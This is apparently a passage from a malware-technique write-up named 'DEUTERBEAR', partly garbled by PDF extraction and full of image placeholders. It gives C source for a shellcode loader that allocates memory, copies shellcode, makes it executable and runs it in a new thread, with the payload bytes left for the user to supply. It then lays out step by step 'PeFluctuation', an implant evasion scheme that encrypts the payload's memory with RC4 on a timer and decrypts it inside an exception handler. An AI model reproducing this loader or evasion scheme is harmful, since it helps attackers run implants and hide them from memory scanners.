DEUTERBEAR

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PE Static Analysis

Sections within a Portable Executable





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Embedding Shellcode In PE Sections and/OR Runtime

Code Flow



Source Code

```
#include <stdio.h>
#include <string.h>
#include <windows.h>
#include <windows.h>
void main()
{
    //shellcode to embed: 64bit or 32 bit
    unsigned char shellcode[276] = {
   0xFC, ...
    //Enter your own shellcode here
    ..., 0x65, 0x00
    //length of shellcode payload
    unsigned int length_shellcode = sizeof(shellcode);
    printf("\nshellcode length:\t%d", length_shellcode);
    //Allocate Virtual Memory OR Reserve a region of pages in the virtual address space of this process
    LPVOID code_address = VirtualAlloc(NULL, length_shellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE
    //Move Text OR data variable shellcode content to the memory reserved
    {\tt RtlMoveMemory}({\tt code\_address}, \ {\tt shellcode}, \ {\tt length\_shellcode}
    );
    //make shellcode executable now
    DWORD old_protect = 0;
     if \ (!Virtual Protect (code\_address, length\_shell code, PAGE\_EXECUTE\_READ, \verb|\&| old\_protect|)) \\
        printf("Failed to change memory permissions");
    }
    //Create a new thread to start execution
    HANDLE Thread_handle = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)code_address, NULL, NULL, NULL, NULL
    DWORD CHECK = WaitForSingleObject(Thread_handle, 10000);
}
```

Execution




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


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


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


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


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


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




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PeFluctuation Implementation

The steps below explain the stages required to implement PeFluctuation. (Rc4EncryptDecrypt is a custom function created to decrypt and encrypt payload at runtime, based on exceptions flagged during Timer Callbacks)

- 1. Before executing the entry point of the PE payload, we set up a Vectored Exception Handler (VEH) using the AddVectoredExceptionHandler WinAPI. The VEH function is named VectoredExceptionHandler.
- 2. A function named Rc4EncryptDecrypt is scheduled to run as a timer callback using the CreateTimerQueueTimer WinAPI. This function will be executed once the timer passed to CreateTimerQueueTimer expires.
- 3. The Rc4EncryptDecrypt function is responsible for encrypting and decrypting the PE payload's memory. Afterward, it adjusts the memory permissions of the payload to read-only (RO) in the case of encryption, and read-execute (RX) in the case of decryption. This ensures that the payload appears benign when encrypted but can execute code when decrypted.
- 4. The entry point of the payload is then executed.
- 5. Depending on the timer duration, which determines when the Rc4EncryptDecrypt function is called and the PE payload's memory is encrypted, an EXCEPTION_ACCESS_VIOLATION exception may be triggered when interacting with the PE payload before the Rc4EncryptDecrypt function call. This occurs because the memory is marked as read-only and prevents code execution.
- 6. Any raised EXCEPTION_ACCESS_VIOLATION exceptions are managed by our VEH, VectoredExceptionHandler. This function calls Rc4EncryptDecrypt to decrypt the payload's memory, making it executable again, and then schedules Rc4EncryptDecrypt through CreateTimerQueueTimer to encrypt the memory and mark it as a read-only region.
- 7. The time between executing CreateTimerQueueTimer and Rc4EncryptDecrypt serves as the payload's window to execute its code before it gets encrypted.
- 8. The implant will continuously repeat steps 5, 6, and 7 until the process terminates.








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